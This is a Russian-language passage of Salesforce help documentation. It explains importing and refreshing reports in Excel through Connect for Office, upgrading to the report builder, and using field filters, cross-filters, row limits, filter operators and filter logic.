**Прим.:** Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение эл. почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *МойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *МойПарольXXXXXXXXXX*.

## Импорт отчетов в Excel посредством приложения Connect for Office

When Salesforce disables TLS 1.0, we're ending support for Connect for Office. Импорт стандартных или настраиваемых отчетов Salesforce в приложение Excel позволяет анализировать данные посредством формул, диаграмм и сводных таблиц Excel.

**Важное замечание:** When [Salesforce disables TLS 1.0](#), we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

1. Создайте настраиваемый отчет в системе Salesforce. При необходимости воспользуйтесь любым стандартным отчетом.
2. Откройте пустой лист в приложении Excel.
3. Откройте вкладку ленты «salesforce.com», щелкните раскрывающееся меню **«Отчеты»** и выберите пункт **«Импорт отчета...»**.

**Прим.:** При использовании пакета Microsoft Office 2003 или более ранней версии выберите пункт **«Импорт отчета...»** в раскрывающемся меню **«Salesforce»** на панели инструментов Excel.

4. Выберите отчет из списка доступных стандартных и настраиваемых отчетов Salesforce.
5. Выберите область добавления данных отчета в файле Excel.
  - a. Введите имя листа Excel в поле «Целевой лист».
  - b. Ведите адрес самой верхней нужной ячейки в поле «Ячейка».

Если выбранный лист и ячейки содержат данные отчета, то приложение Connect for Office перезаписывает текущие данные для добавления новых данных отчета.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к отчетам в приложении Excel:

- «Запуск отчетов»

И

«Экспорт отчетов»

 **Совет:** Рекомендуем избегать переименования листов, содержащих импортированные отчеты. Данное действие разрывает связь между листом и отчетом. Данные обновляются только после повторного импорта отчета.


6. Чтобы импортировать данные без форматирования, промежуточных или общих итогов, выберите параметр **«Исходные данные»**. Чтобы сохранить цвета, шрифты, промежуточные и общие итоги, используемые в отчете Salesforce, выберите параметр **«Отформатировано»**.

Данный параметр предназначен для импорта больших матричных отчетов, данные которых уже резюмированы в маленькой таблице.

 **Совет:**


- Параметр **«Исходные данные»** предназначен для импорта сводных или матричных отчетов, используемых формулами и сводными таблицами Excel.
- Параметр **«Отформатировано»** предназначен для импорта больших матричных отчетов, данные которых уже резюмированы в маленькой таблице.

7. Нажмите кнопку **«ОК»**.

 **Совет:** Данные из таблиц Excel могут быть скопированы и вставлены в другие приложения пакета Microsoft Office. Чтобы использовать данные Excel как объект листа, выберите параметр **«Специальная вставка»** вместо параметра **«Вставить»**. Чтобы автоматически обновить объект при последующем изменении данных в приложении Excel, щелкните нужный объект правой кнопкой мыши. Дополнительную информацию см. в справке Microsoft Word.

## Обновление данных посредством приложения Connect for Office

Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается. Благодаря периодическому обновлению данных отчетов и созданных сводных таблиц, отчеты Salesforce всегда содержат самую последнюю информацию в Excel.

 **Важное замечание:** Когда [Salesforce отключает TLS 1.0](#), поддержка приложения Connect for Office прекращается. Это изменение означает отсутствие гарантии того, что приложение Connect for Office сможет установить соединение между Salesforce и Microsoft® Word или Excel. Даже если торговым представителям удастся подключиться, Salesforce больше не предоставляет поддержку или обслуживание при возникновении проблем.

Выполните вход в систему Salesforce и выберите любой из указанных ниже параметров на вкладке ленты **«Salesforce»** или на панели инструментов (в пакете Office 2003 или более ранней версии).

- **Обновить текущие отчеты...**: данный параметр позволяет выбрать отчеты для обновления в приложении Excel.
  1. Выберите нужные отчеты в списке импортированных отчетов.
  2. Чтобы обновить сводные таблицы, созданные в приложении Excel для выбранных отчетов, установите флажок **«Обновить сводные таблицы»**. Пункт меню **«Обновить все отчеты»** выполняет данное действие автоматически.
  3. Чтобы обновить данные отчета, нажмите кнопку **«Обновить выбранное»**.  
Чтобы удалить отчеты из данного списка, выберите нужные отчеты и нажмите кнопку **«Удалить выбранное»**. Отчеты удаляются только из списка отчетов, доступных для обновления, но не удаляются из таблицы Excel или системы Salesforce.
- **Обновить все отчеты**: данный параметр обновляет все отчеты, импортированные в файл Excel, включая соответствующие сводные таблицы.

 Совет:

- При создании формулы рекомендуем выбрать весь столбец, а не диапазон ячеек, так как обновление данных может инициировать изменение количества строк отчета. Например, чтобы суммировать ячейки столбца E, воспользуйтесь формулой `=Sum(Sheet2!E:E)` вместо формулы `=Sum(Sheet2!E1:E200)`.
- Функции `VLOOKUP` и `HLOOKUP`, используемые в приложении Excel для объединения данных среди разных диапазонов ячеек, могут инициировать чувствительность 15-значных кодов записей отчета к регистру. Рекомендуем проверить правильность регистра при определении записей отчета. Дополнительную информацию см. в справке Microsoft Excel.


## Обновление мастера отчетов

Конструктор отчетов, являющийся полнофункциональным графическим редактором, — это стандартный инструмент для создания и редактирования отчетов. Если организация все еще использует устаревший мастер отчетов, рекомендуем включить поддержку конструктора отчетов.

- Доступ к конструктору отчетов по умолчанию предоставляется всем профилям. (Полномочие «Конструктор отчетов» может отображаться в наборах полномочий и профилях, а также в API-объектах PermissionSet и Profile, несмотря на переопределение данных параметров при обновлении.)
- Устаревший мастер отчетов отображается только в режиме доступности.
- Конструктор отчетов доступен для организаций, использующих версии Group Edition и Professional Edition.
- Наличие нового типа диаграммы — точечной.

Последняя версия конструктора отчетов автоматически доступна только новым организациям. Если раздел «Обновление конструктора отчетов» отсутствует на странице «Параметры интерфейса пользователя», то данное обновление уже установлено в организации.

Конструктор отчетов не может быть включен путем назначения полномочия «Конструктор отчетов» всем пользователям организации посредством профилей или наборов полномочий. Чтобы включить конструктор отчетов для организации, выполните указанные ниже действия.

 **Важное замечание:** Данное обновление **не влияет** на текущие отчеты. После установки обновления устаревший мастер отчетов будет недоступен.

1. Введите строку «*Отчеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры отчетов и панелей мониторинга**».
2. Просмотрите раздел «Обновление конструктора отчетов» и нажмите кнопку «**Включить**». Если данная кнопка не отображается, то конструктор отчетов уже включен во всей организации.
3. Для подтверждения нажмите кнопку «**Да, установить конструктор отчетов для всех пользователей**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для изменения параметров отчетов и панелей мониторинга:


- «Настройка приложения»

## Фильтрация данных отчета

В ваших отчетах содержатся данные, которые вам не нужны? Воспользуйтесь фильтрами, чтобы сократить отчет таким образом, чтобы он отображал только нужные вам данные.

В системе Salesforce Classic произведите фильтрацию отчета в конструкторе отчетов.

В системе Lightning Experience имеется два способа фильтрации отчетов: либо в конструкторе отчетов, либо во время просмотра отчета. Чтобы добавить или редактировать фильтры отчета, используйте конструктор отчетов. Чтобы редактировать имеющиеся незаблокированные фильтры отчетов во время чтения отчета, запустите отчет и затем поменяйте фильтры прямо на панели фильтров (  ). Вы можете изменять имеющиеся фильтры на панели фильтров, но не можете добавлять новые.

 **Прим.:** В системе Lightning Experience эти фильтры доступны в конструкторе отчетов, но они не отображаются на панели фильтров во время просмотра отчета. Тем не менее, фильтры применяются к отчету даже при условии их отсутствия на панели фильтров.

- Фильтры ограничения строк
- Кросс-фильтры
- Фильтры архивного поля
- Стандартные фильтры (кроме фильтров областей и дат)

1. В конструкторе фильтров откройте раскрывающееся меню **«Добавить»** и выберите тип фильтра:

- **Фильтр поля** для фильтрации полей. Например, используйте фильтр поля, чтобы фильтровать по принципу «Имя организации равно Асте».
- **Логика фильтра** для настройки способа применения имеющихся фильтров к отчету. Каждому фильтру присвоен номер. Если требуется вернуть в отчет записи, отвечающие критериям Фильтра 1 и Фильтра 2 либо Фильтра 3, используйте следующую логику фильтра: «Фильтр 1 И (Фильтр 2 ИЛИ Фильтр 3)» . Логика фильтра требует как минимум один фильтр поля.
- **Кросс-фильтры** для фильтрации взаимосвязи одного объекта с другим. Установите кросс-фильтр на разделе «Организации с возможностями», с тем чтобы ваш отчет отображал только организации, имеющие возможности. Добавьте подфильтр в кросс-фильтр для дальнейшей фильтрации по второму объекту. Например, подфильтр возможности «Стоимость более 50 000» приводит к отображению в отчетах организаций, имеющих возможности более чем на 50 000,00 долл. США.
- **Ограничение строк** для ограничения количества результатов в табличных отчетах. Чтобы посмотреть, какие пять организаций имеют наибольший годовой доход, установите ограничение строк «Топ 5 организаций по годовому доходу».

Стандартные фильтры, например фильтры по дате, по умолчанию применяются к большинству объектов. Поищите их в нижней части раскрывающегося меню «Добавить» и настройте их по мере необходимости. Разные объекты имеют разные стандартные фильтры.

2. Ввод критериев фильтрации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы добавить или изменить фильтр, выполните указанные ниже действия.

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

Чтобы заблокировать или разблокировать фильтры, с тем чтобы пользователи не могли редактировать их во время просмотра отчетов в Lightning Experience

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

Чтобы редактировать фильтр во время просмотра отчета в Lightning Experience

- «Запуск отчетов»

По вопросам ввода критериев фильтрации см. разделы «Ссылка операторов фильтрации» и «Добавление логики фильтра».

3. При необходимости, чтобы предотвратить изменение фильтров полей другими во время чтения отчета в системе Lightning Experience, проверьте, установлено ли **«заблокировано»**.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы прочесть фильтрованный отчет, нажмите **«Запустить отчет»**. В новых отчетах кнопка «Запустить отчет» не появится, пока отчет не будет сохранен.



**Прим.:** При использовании конструктора отчетов Lightning Experience рекомендуем сохранить отчет перед его запуском во избежание потери некоторых изменений. Так, рекомендуем сохранять внесенные изменения после добавления компонентов ниже.

- Фильтры ограничения строк
- Кросс-фильтры
- Поля формулы
- Поля области



**Пример:** Скажем, нужно, чтобы ваша команда приобрела новые интересы в компаниях, имеющих более 100 сотрудников и расположенных в Калифорнии, Аризоне или Неваде. У вас имеются отчеты интересов с полями «Статус интереса», «Количество сотрудников» и «Регион». Ваш отчет дает полный обзор интересов вашей компании. Но вы просто хотите увидеть *новые* интересы, у которых *более 100 сотрудников* и которые *расположены в Калифорнии*. Применяйте эти фильтры к своему отчету:

1. «Статус интереса» равно "Новинка"
  2. Количество сотрудников больше 100
  3. Поле «Административно-территориальная единица» включает Калифорнию, Аризону и Неваду
- Теперь ваши отчеты отображают только нужные вам интересы.

#### [Справка по типам фильтров](#)

Несколько различных типов фильтров помогут вам установить область действия данных отчета: стандартные фильтры, фильтры поля, кросс-фильтры и фильтры ограничения строк. Каждый тип фильтра осуществляет фильтрацию различными способами. Представленный ниже список типов фильтров поможет вам выбрать надлежащий тип фильтра для отчета.

#### [Справочник по операторам фильтров](#)

Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Операторы позволяют задать, как критерии фильтрации связаны друг с другом. Изучите следующий список операторов фильтрации, которые используются при настройке фильтров для списковых представлений, отчетов, панелей мониторинга и некоторых настраиваемых полей.

#### [Добавление логики фильтра](#)

Логические параметры фильтрации управляют тем, как и когда к вашему отчету применяются фильтры.

#### [Примечания для фильтрации по типу полей и значениям](#)

Учитывайте эти рекомендации при фильтрации текстовых полей, полей дат, числовых значений, значений раскрывающегося списка, а также пустых и нулевых значений.

#### [Советы по фильтрации мультивалюты](#)

Данный раздел содержит советы по фильтрации полей валюты в мультивалютных организациях.



## Справка по типам фильтров

Несколько различных типов фильтров помогут вам установить область действия данных отчета: стандартные фильтры, фильтры поля, кросс-фильтры и фильтры ограничения строк. Каждый тип фильтра осуществляет фильтрацию различными способами. Представленный ниже список типов фильтров поможет вам выбрать надлежащий тип фильтра для отчета.

| Тип фильтра               | Описание  |
|---------------------------|---|
| <b>Стандартный фильтр</b> | Стандартные фильтры применяются по умолчанию к большинству объектов. Разные объекты имеют различные стандартные фильтры, но большинство объектов содержат стандартные фильтры «Показать» и «Поле даты». «Показать» фильтрует объект по ожидаемым группировкам (например, «Мои организации» или «Все организации»). «Поле даты» выполняет фильтрацию по полю (например, «Дата создания» или «Последнее действие») и диапазону дат (например, «Все время» или «Последний месяц»). |
| <b>Фильтр поля</b>        | Фильтры поля доступны в отчетах, списковых представлениях, бизнес-правилах и других компонентах приложения. Для каждого фильтра задается поле, оператор и значение. Чтобы добавить фильтр табличного, сводного или матричного отчета, перетащите нужное поле с панели «Поля» на панель «Фильтры».   |
| <b>Логика фильтра</b>     | Чтобы определить способ оценки фильтров поля, добавьте логические условия. Прежде чем применить логику фильтра, рекомендуем добавить как минимум один фильтр поля.  |
| <b>Кросс-фильтр</b>       | Выполните фильтрацию отчета по дочернему объекту с помощью условия «С» или «БЕЗ». Чтобы выполнить дополнительную фильтрацию по полям дочернего объекта, добавьте субфильтры. Например, при наличии кросс-фильтра «"Организации" с "Возможности"» щелкните «Добавить фильтр "Возможности"» и создайте субфильтр «"Имя возможности" равно "АСМЕ"», чтобы просмотреть только такие возможности.  |
| <b>Ограничение строк</b>  | При использовании табличных отчетов выберите максимальное количество строк для отображения, поле для сортировки и порядок сортировки. Табличный отчет с ограниченным количеством отображаемых строк может использоваться в качестве исходного отчета для диаграммы или таблицы панели мониторинга.  |

### Пример. Составление отчетов по связанным объектам с кросс-фильтрами

Кросс-фильтры позволяют точно настраивать отображаемые результаты путем включения или исключения записей из связанных объектов без создания специальных формул или кода. Кросс-фильтры могут использоваться автономно или в сочетании с фильтрами поля.

### Пример. Использование ограничений строк в фильтрах отчета

Данный раздел содержит пример фильтра отчета, использующего фильтр поля, логику фильтра и ограничение строк.



Пример. Составление отчетов по связанным объектам с кросс-фильтрами

Кросс-фильтры позволяют точно настраивать отображаемые результаты путем включения или исключения записей из связанных объектов без создания специальных формул или кода. Кросс-фильтры могут использоваться автономно или в сочетании с фильтрами поля.

Чтобы изменить фильтр отчета, наведите указатель мыши на нужный фильтр и щелкните ссылку «**Правка**» или «**Удалить**». Фильтры отображаются при выполнении отчета. Для внесения дополнительных изменений щелкните ссылку «**Правка**» на странице отчета.

Чтобы выполнить дополнительную фильтрацию по полям дочернего объекта, добавьте *субфильтры*. Например, при наличии кросс-фильтра «*"Организации" с "Возможности"*» щелкните «**Добавить фильтр "Возможности"**» и создайте субфильтр «*"Имя возможности" равно "АСМЕ"*», чтобы просмотреть только такие возможности. Каждый кросс-фильтр может содержать не более пяти субфильтров.

- Каждый отчет может содержать не более трех кросс-фильтров.
- Каждый кросс-фильтр может содержать не более пяти субфильтров.
- Логика фильтра применяется только к фильтрам поля, но не к кросс-фильтрам.

#### 1. [Создание кросс-фильтра](#)

Кросс-фильтры позволяют добавлять или исключать записи из результатов отчета на основе связанных объектов и их полей.

#### 2. [Пример. Использование условия «С» в кросс-фильтрах](#)

Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условия «С». Например, чтобы просмотреть только организации с обращениями, воспользуйтесь условием фильтрации «С».

#### 3. [Пример. Использование условия «БЕЗ» в кросс-фильтрах](#)

Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условия «БЕЗ». Например, чтобы просмотреть только контакты и скрыть действия, воспользуйтесь условием фильтрации «БЕЗ».

#### 4. [Пример. Использование нескольких кросс-фильтров](#)

Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условий «С» и «БЕЗ». Например, чтобы просмотреть организации с обращениями, но без действий, воспользуйтесь условиями фильтрации «С» и «БЕЗ».

#### 5. [Советы по работе с кросс-фильтрами](#)

Кросс-фильтры аналогичны обычным фильтрам, но отличаются некоторыми собственными характеристиками.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

## Создание кросс-фильтра

Кросс-фильтры позволяют добавлять или исключать записи из результатов отчета на основе связанных объектов и их полей.

1. Щелкните **«Добавить»** > **«Кросс-фильтр»** на панели **«Фильтры»** в конструкторе отчетов.
2. Выберите родительский объект из раскрывающегося списка. Данный выбор определяет связанные объекты, доступные в списке дочерних объектов.
  -  **Совет:** Если объект «Кампании» является основным объектом типов отчетов, то родительский объект может использоваться в качестве дополнительного. Например, при использовании отчета «Кампании с интересами» объект «Кампании» или «Интересы» может быть родительским.
3. Выберите **«с»** или **«без»**.
4. Выберите дочерний объект из раскрывающегося списка или выполните поиск по имени. Раскрывающийся список содержит все соответствующие дочерние объекты, связанные с выбранным родительским объектом.
5. При необходимости добавьте субфильтры.
  - a. Щелкните **«Добавить фильтр "Связанный дочерний объект"»**.
  - b. Выберите поле. Доступные поля определяются дочерним объектом в кросс-фильтре. Например, если задан кросс-фильтр **«"Организации" с "Обращения"»**, то поля обращения могут использоваться для субфильтра.
  - c. Выберите оператор фильтрации.
  - d. Введите нужное значение.
6. Нажмите кнопку **«ОК»**.

СМ. ТАКЖЕ:

[Пример. Использование нескольких кросс-фильтров](#)

[Пример. Использование условия «С» в кросс-фильтрах](#)

[Пример. Использование условия «БЕЗ» в кросс-фильтрах](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

Пример. Использование условия «С» в кросс-фильтрах

Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условия «С». Например, чтобы просмотреть только организации с обращениями, воспользуйтесь условием фильтрации «С».

Например, в результате проведения последней кампании в Московской области организация приобрела большое количество новых клиентов. Решения по обращениям данных клиентов должны быть приняты в кратчайшие сроки. Чтобы просмотреть организации с текущими обращениями, рекомендуем создать отчет.

1. Создайте отчет. Выберите папку «**Организации и контакты**», затем выберите тип отчета «**Организации**» и нажмите кнопку «**Создать**».
2. Задайте соответствующие стандартные фильтры на панели «Фильтры» конструктора отчетов.
3. Создайте фильтр поля «*"Область/штат для счета" равно "Московская"*» и нажмите кнопку «**ОК**».
4. Нажмите кнопку «**Добавить**» > «**Кросс-фильтр**» и укажите «*"Организации" с "Обращения"*».

Чтобы просмотреть только московские организации со связанными обращениями, нажмите кнопку «**Запустить отчет**».

СМ. ТАКЖЕ:

[Создание кросс-фильтра](#)

Пример. Использование условия «БЕЗ» в кросс-фильтрах

Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условия «БЕЗ». Например, чтобы просмотреть только контакты и скрыть действия, воспользуйтесь условием фильтрации «БЕЗ».

Например, прежде чем назначить ответственных импортированным московским организациям, пользователю необходимо определить организации без контактов.

1. Создайте отчет. Выберите папку «**Организации и контакты**», затем выберите тип отчета «**Организации**» и нажмите кнопку «**Создать**».
2. Задайте соответствующие стандартные фильтры на панели «Фильтры» конструктора отчетов.
3. Создайте фильтр поля «*"Область/штат для счета" равно "Московская"*» и нажмите кнопку «**ОК**».
4. Нажмите кнопку «**Добавить**» > «**Кросс-фильтр**» и укажите «*"Организации" без "Контакты"*».

Чтобы просмотреть только московские организации без связанных контактов, нажмите кнопку «**Запустить отчет**».

СМ. ТАКЖЕ:

[Создание кросс-фильтра](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

Пример. Использование нескольких кросс-фильтров

Кросс-фильтры позволяют фильтровать отчеты по дочерним объектам с помощью условий «С» и «БЕЗ». Например, чтобы просмотреть организации с обращениями, но без действий, воспользуйтесь условиями фильтрации «С» и «БЕЗ».

Например, торговому представителю требуется просмотреть клиентские организации с нерешенными расширениями, которые могут быть устранены службой поддержки.

1. Создайте отчет. Выберите папку **«Организации и контакты»**, затем выберите тип отчета **«Организации»** и нажмите кнопку **«Создать»**.
2. Задайте соответствующие стандартные фильтры на панели «Фильтры» конструктора отчетов.
3. Чтобы просмотреть только клиентские организации, нажмите кнопку **«Добавить»** > **«Фильтр поля»** и укажите **«"Тип" равно "Клиент"»**.
4. Чтобы просмотреть организации без действий, нажмите кнопку **«Добавить»** > **«Кросс-фильтр»** и укажите **«"Организации" без "Действия"»**.
5. Чтобы просмотреть только организации без завершенных действий, добавьте субфильтр в кросс-фильтр.
  - a. Щелкните **«Добавить фильтр "Действия"»** и укажите **«"Статус" равно "Завершено"»**.
  - b. Нажмите кнопку **«ОК»**.
6. Чтобы добавить организации с обращениями, добавьте другой кросс-фильтр и укажите **«"Организации" с "Обращения"»**.
7. Чтобы исключить обращения, которые не были расширены, добавьте субфильтр в данный кросс-фильтр.
  - a. Щелкните **«Добавить фильтр "Обращения"»** и укажите **«"Тип" равно "Проблема"»**.
  - b. Щелкните **«Добавить фильтр "Обращения"»** повторно и укажите **«"Статус" равно "Расширено"»**.
  - c. Нажмите кнопку **«ОК»**.

Выполненный отчет будет содержать только клиентские организации без завершенных действий с расширенными обращениями.

СМ. ТАКЖЕ:

[Создание кросс-фильтра](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

## Советы по работе с кросс-фильтрами

Кросс-фильтры аналогичны обычным фильтрам, но отличаются некоторыми собственными характеристиками.

- Добавление кросс-фильтров может отрицательно сказаться на времени создания отчета. Во избежание подобной ситуации, рекомендуем использовать фильтры для ограничения отображаемых данных. Например, чтобы просмотреть только определенные возможности за конкретный промежуток времени, выберите значение «*Мои возможности*» в раскрывающемся списке «Показать» и значение «*Текущий фин. квартал*» в раскрывающемся списке «Диапазон».
- Объекты, доступные в кросс-фильтрах, определяются родительским объектом выбранного типа отчета, поэтому связанные дочерние объекты должны быть определены до выбора типа отчета. Например, выберите тип отчета «Организация», чтобы выполнить фильтрацию по критерию «*"Организации" с "Партнеры"*», так как «Партнер» является дочерним объектом для объекта «Организация».
- Кросс-фильтры используются совместно с выбранным типом отчета. Кросс-фильтры связаны с выбранным типом отчета посредством взаимосвязи «И». Следовательно, при добавлении кросс-фильтра «*"Организации" без "Партнеры"*» в тип отчета «Организации с партнерами» данные не отображаются.

СМ. ТАКЖЕ:

[Пример. Использование нескольких кросс-фильтров](#)

[Создание кросс-фильтра](#)

[Пример. Использование условия «С» в кросс-фильтрах](#)

[Пример. Использование условия «БЕЗ» в кросс-фильтрах](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

### Пример. Использование ограничений строк в фильтрах отчета

Данный раздел содержит пример фильтра отчета, использующего фильтр поля, логику фильтра и ограничение строк.

Допустим, пользователь является менеджером по продажам, которому требуется определить потенциально прибыльные организации Новосибирской области.

1. Нажмите кнопку **«Создать отчет»** на вкладке «Отчеты».
2. Выберите папку **«Организации и контакты»**, затем выберите тип отчета **«Организации»** и нажмите кнопку **«Создать»**.
3. Чтобы найти организации Новосибирской области, которые являются публичными или доход которых превышает 10 миллионов рублей, нажмите кнопку **«Добавить»** > **«Фильтр поля»** и выберите указанные ниже фильтры.
  - a. *«"Область/штат для счета" равно "Новосибирская"»*
  - b. *«"Годовой доход" больше чем "10000000"»*
  - c. *«"Собственность" равно "Публичная"»*
4. Чтобы просмотреть все организации Новосибирской области, которые являются публичными ИЛИ доход которых равен 10 миллионам рублей, нажмите кнопку **«Добавить»** > **«Логика фильтра»** и введите *1 И (2 ИЛИ 3)*.
5. Чтобы ограничить количество записей, отображаемых в табличном отчете (например, не более 10), нажмите кнопку **«Добавить»** > **«Ограничение строк»** и введите значение «10». Выберите поле и порядок сортировки. Нажмите кнопку **«ОК»**.

Чтобы просмотреть 10 записей, содержащих сведения о публичных организациях Новосибирской области, доход которых превышает 10 миллионов рублей, нажмите кнопку **«Запустить отчет»**.

СМ. ТАКЖЕ:

[Справка по типам фильтров](#)

[Ограничение результатов отчета](#)

### Справочник по операторам фильтров

Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Операторы позволяют задать, как критерии фильтрации связаны друг с другом. Изучите следующий список операторов фильтрации, которые используются при настройке фильтров для списковых представлений, отчетов, панелей мониторинга и некоторых настраиваемых полей.

| Оператор | Применение   |
|----------|--|
| равно    | Используйте для точного совпадения. Например: «"Создано" равно "сегодня"».   |
| меньше   | Используйте для результатов, которые меньше, чем вводимое вами значение. Например, «План продаж меньше 20 000» возвращает записи, где диапазон значений будет от 0 до 19 999,99.   |
| больше   | Данный оператор предназначен для отображения результатов, превышающих введенное значение. Например, фильтр «"План продаж" больше "20 000"» возвращает записи, в которых значение поля «План продаж» превышает 20 000,01. |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

| Оператор         | Применение   |
|------------------|--|
| меньше или равно | Данный оператор предназначен для отображения результатов, соответствующих или предшествующих введенному значению.  |
| больше или равно | Данный оператор предназначен для отображения результатов, соответствующих или превышающих введенное значение.  |
| не равно         | Данный оператор предназначен для отображения результатов, которые не содержат введенное значение. Этот оператор особенно удобен для удаления пустых полей. Например, «"Эл. почта" не равна <пусто>».   |
| содержит         | Используйте для полей, которые содержат вашу строку поиска, но иногда также содержат другую информацию. Например, фильтр «"Организация" содержит "Калифорния"» возвращает записи «Калифорния-тур», «Калифорния-сервис» и «Моя Калифорния». Помните, что, если вы вводите короткую строку поиска, она может совпадать с более длинным словом. Например, фильтр «"Организация" содержит "про"» возвращает записи «Студия Про» и «Профессионалы Москвы». Этот оператор не учитывает регистр:  |
| не содержит      | <p>Удаляет записи, которые не содержат введенное вами значение. Например: «Строка почтового адреса 2 не содержит номера АЯ».</p> <p> <b>Прим.:</b> В полях сводного резюмирования оператор «не содержит» использует логику «или» для значений, разделенных запятыми. В списковых представлениях, отчетах и панелях мониторинга оператор «не содержит» использует логику «и».</p> <p>Этот оператор не учитывает регистр:</p>                                       |
| начинается с     | Данный оператор предназначен для отображения записей, при условии отсутствия точного текста и наличия только его начала. В отличие от оператора «содержит», данный оператор выполняет более узкий поиск. Например, если вы вводите «Учетная запись начинается с "california"», то найдется «California Travel» и «California Pro Shop», но не «Surf California».   |
| включает         | <p>Данный оператор доступен при использовании раскрывающегося списка со множественным выбором в качестве выбранного поля. Данный оператор предназначен для поиска записей, содержащих как минимум одно введенное значение.</p> <p>Например, если вы введете «Интересы включают хоккей, футбол, баскетбол», вы найдете записи, у которых выбран только хоккей, и записи, у которых есть два или три введенных значения. Результаты содержат только полные соответствия введенных значений.</p>  |
| исключает        | <p>Данный оператор доступен при использовании раскрывающегося списка со множественным выбором в качестве выбранного поля. Данный оператор предназначен для поиска записей, которые не содержат значений, соответствующих введенным значениям.</p> <p>Например, если ввести «Интересы исключить вино, гольф», ваш отчет будет содержать записи, которые содержат какие-либо другие значения из этого раскрывающегося списка, в том числе значения, которые являются пустыми. Результаты содержат только полные соответствия введенных значений.</p> |
| от               | Данный оператор доступен только для фильтров панели мониторинга. Данный оператор предназначен для фильтрации диапазонов значений. Для каждого диапазона фильтр возвращает результаты, превышающие или равные минимальному значению и предшествующие максимальному значению.  |

| Оператор | Применение   |
|----------|--|
|          | Например, фильтр «Количество сотрудников от 100 до 500» возвращает организации с численностью сотрудников от 100 до 499. Организации с численностью 500 сотрудников не отображаются. |

## Добавление логики фильтра

Логические параметры фильтрации управляют тем, как и когда к вашему отчету применяются фильтры.

После добавления фильтра к отчету фильтру присваивается номер. Первый фильтр получает имя Filter 1, а второй фильтр — Filter 2. Вы применяете логику фильтра на основании этих пронумерованных фильтров.

Например, у вас есть отчет с Организациями с такими полями как Административно-территориальная единица, Ежегодный доход и Отрасль. В отчете используются следующие фильтры:

1. Поле «Административно-территориальная единица» включает Калифорнию, Аризону и Неваду
2. «Отрасль» равно "Банки»
3. «Годовой доход» больше "10000000»

